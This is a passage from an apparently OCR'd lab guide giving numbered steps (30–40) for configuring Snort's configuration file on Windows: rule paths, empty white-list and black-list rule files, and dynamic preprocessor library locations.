
Note: Here, the DNS server is **8.8.8.8**.




30. The same applies to SMTP_SERVERS, HTTP_SERVERS, SQL_SERVERS, TELNET_SERVERS, and SSH_SERVERS.

31. Remember that if you do not have any servers running on your machine, leave the line as it is. **DO NOT** make any changes in that line.

32. Scroll down to **RULE_PATH** (Line 104). In Line 104, replace **../rules** with **C:\Snort\rules** in Line 105, replace **../so_rules** with **C:\Snort\so_rules** and in Line 106, replace **../preproc_rules** with **C:\Snort\preproc_rules**.



33. In Lines 109 and 110, replace **../rules** with **C:\Snort\rules**. Minimize the **Notepad++** window.



34. Navigate to **C:\Snort\rules**, and create two text files; name them **white_list** and **black_list** and change their file extensions from **.txt** to **.rules**.

Note: To create a text file, right-click anywhere inside the rules window and navigate to **New --> Text Document**.

35. While changing the extension, if any pop-up appears, click **Yes**.

36. Switch back to **Notepad++**, scroll down to the **Step #4: Configure dynamic loaded libraries** section (Line 238). **Configure dynamic loaded libraries** in this section.


37. Add the path to dynamic preprocessor libraries (Line 243); replace **/usr/local/lib/snort_dynamicpreprocessor/** with your dynamic preprocessor libraries folder location.

38. In this task, the dynamic preprocessor libraries are located at **C:\Snort\lib\snort_dynamicpreprocessor**.

39. At the path to base preprocessor (or dynamic) engine (Line 246), replace **/usr/local/lib/snort_dynamicengine/libsf_engine.so** with your base preprocessor engine **C:\Snort\lib\snort_dynamicengine\sf_engine.dll**.

40. Ensure that the dynamic rules libraries (Line 250) is commented out, as you have already configured the libraries in dynamic preprocessor libraries.


Note: Add (**space**) in between **#** and dynamicdetection (Line 250).



